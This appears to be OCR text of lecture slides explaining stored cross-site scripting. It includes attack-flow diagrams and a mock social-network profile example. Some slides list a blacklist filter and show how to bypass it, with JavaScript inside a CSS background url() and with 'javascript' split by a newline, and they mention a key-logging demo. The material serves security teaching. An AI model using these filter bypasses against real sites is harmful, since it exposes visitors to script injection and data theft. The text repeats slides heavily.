
Stored Cross-Site Scripting




Stored Cross-Site Scripting




Stored Cross-Site Scripting




Stored Cross-Site Scripting




Stored Cross-Site Scripting


Attack Server
1
Inject malicious script
User Victim
2 request content
3 receive malicious script
5 perform attacker action
Server Patsy/Victim
4
execute script embedded in input *as though server meant us to run it*

Stored Cross-Site Scripting


Attack Server
And/Or:
6 steal valuable data
1 Inject malicious script
User Victim
2 request content
3 receive malicious script
4
5 perform attacker action
Server Patsy/Victim
execute script embedded in input *as though server meant us to run it*

Stored Cross-Site Scripting



Stored XSS Example: FaceSpace.com

- Users can post HTML on their pages
- FaceSpace.com ensures HTML contains no

  `<script>, <body>, onclick, <a href=javascript://>`
- … but, say, can do Javascript within CSS tags:


  `<div style="background:url('javascript:alert(1)')">`
- … and can hide `"javascript"` as `"java\nscript"`

Stored XSS Example: FaceSpace.com

- Users can post HTML on their pages
- FaceSpace.com ensures HTML contains no

  `<script>, <body>, onclick, <a href=javascript://>`
- … but can do Javascript within CSS tags:

  `<div style="background:url('javascript:alert(1)')">`
- … and can hide `"javascript"` as `"java\nscript"`



Are you Single? My name is Markus and I created Plentyoffish.com; my site is completely free and we generate about 800,000 relationships a year. The majority of users are single professionals and users who are serious about meeting someone. If you are looking for someone you may as well join us, we have millions of people and best of all we are free! You aren't going to meet anyone trolling bars or supermarkets so signup here!

Lindsay

Female
58 years old
BERKELEY,
California
United States

Last Login:
8/2/2009

View My: Pics | Gifts

Contacting Lindsay

Send Message | Forward to Friend
Add to Friends | Add to Favorites
IM / Call | Block User
Add to Group | Send Gift

Lindsay's Details

Status:	Single
Zodiac Sign:	Scorpio

Lindsay is in your extended network
view more

Lindsay's Latest Blog Entry [Subscribe to this Blog]

[View All Blog Entries]

Lindsay's Blurbs

About me:

Who I'd like to meet:

Lindsay's Friend Space (Top 6)

Lindsay has 6 friends.

Tom LEO cazden Carl
Beth wookie

Server Patsy/Victim


Makes a wall comment (say) that includes a script snippet

Stored XSS Example: FaceSpace.com

- Users can post HTML on their pages
- FaceSpace.com ensures HTML contains no

  `<script>, <body>, onclick, <a href=javascript://>`
- … but can do Javascript within CSS tags:

  `<div style="background:url('javascript:alert(1)')">`
- … and can hide `"javascript"` as `"java\nscript"`



Are you Single? My name is Markus and I created Plentyoffish.com; my site is completely free and we generate about 800,000 relationships a year. The majority of users are single professionals and users who are serious about meeting someone. If you are looking for someone you may as well join us, we have millions of people and best of all we are free! You aren't going to meet anyone trolling bars or supermarkets so signup here!

Lindsay

Female
58 years old
BERKELEY,
California
United States

Last Login:
8/2/2009

View My: Pics | Gifts

Contacting Lindsay

Lindsay's Details

Status:	Single
Zodiac Sign:	Scorpio

Lindsay is in your extended network
view more

Lindsay's Latest Blog Entry [Subscribe to this Blog]

[View All Blog Entries]

Lindsay's Blurbs

About me:

Who I'd like to meet:

X

Lindsay's Friend Space (Top 6)

Lindsay has 6 friends.

Server Patsy/Victim

User Victim


Visits the same wall

Stored XSS Example: FaceSpace.com

- Users can post HTML on their pages
- FaceSpace.com ensures HTML contains no

  `<script>, <body>, onclick, <a href=javascript://>`
- … but can do Javascript within CSS tags:

  `<div style="background:url('javascript:alert(1)')">`
- … and can hide `"javascript"` as `"java\nscript"`



Are you Single? My name is Markus and I created Plentyoffish.com; my site is completely free and we generate about 800,000 relationships a year. The majority of users are single professionals and users who are serious about meeting someone. If you are looking for someone you may as well join us, we have millions of people and best of all we are free! You aren't going to meet anyone trolling bars or supermarkets so signup here!

Lindsay

Female
58 years old
BERKELEY,
California
United States

Last Login:
8/2/2009

Lindsay is in your extended network

Lindsay's Latest Blog Entry [Subscribe to this Blog]

[View All Blog Entries]

Lindsay's Blurbs

About me:

Who I'd like to meet: X

Lindsay's Friend Space (Top 6)

Lindsay has 6 friends.

Lindsay's Details	
Status:	Single
Zodiac Sign:	Scorpio

Server Patsy/Victim

Run arbitrary X in full FaceSpace context $\longrightarrow$

User Victim

Stored XSS Example: FaceSpace.com


- Users can post HTML on their pages
- FaceSpace.com ensures HTML contains no

  `<script>, <body>, onclick, <a href=javascript://>`

- … but can do Javascript within CSS tags:

  `<div style="background:url('javascript:alert(1)')">`

- … and can hide `"javascript"` as `"java\nscript"`



Are you Single? My name is Markus and I created Plentyoffish.com; my site is completely free and we generate about 800,000 relationships a year. The majority of users are single professionals and users who are serious about meeting someone. If you are looking for someone you may as well join us, we have millions of people and best of all we are free! You aren't going to meet anyone trolling bars or supermarkets so signup here!

Lindsay

Female
58 years old
BERKELEY,
California
United States

Last Login:
8/2/2009

View My: Pics | Gifts

Lindsay is in your extended network
view more

Lindsay's Latest Blog Entry [Subscribe to this Blog]

[View All Blog Entries]

Lindsay's Blurbs

About me:

Who I'd like to meet: X

Lindsay's Friend Space (Top 6)

Lindsay has 6 friends.

Contacting Lindsay

Lindsay's Details

Status:	Single
Zodiac Sign:	Scorpio

Server Patsy/Victim

User Victim

Exfiltrate data to attacker and/or make arb. FaceSpace changes

Demo on

(1) ***Finding*** and

(2) ***Exploiting***

Stored XSS vulnerabilities

Squig that does key-logging of anyone viewing it!

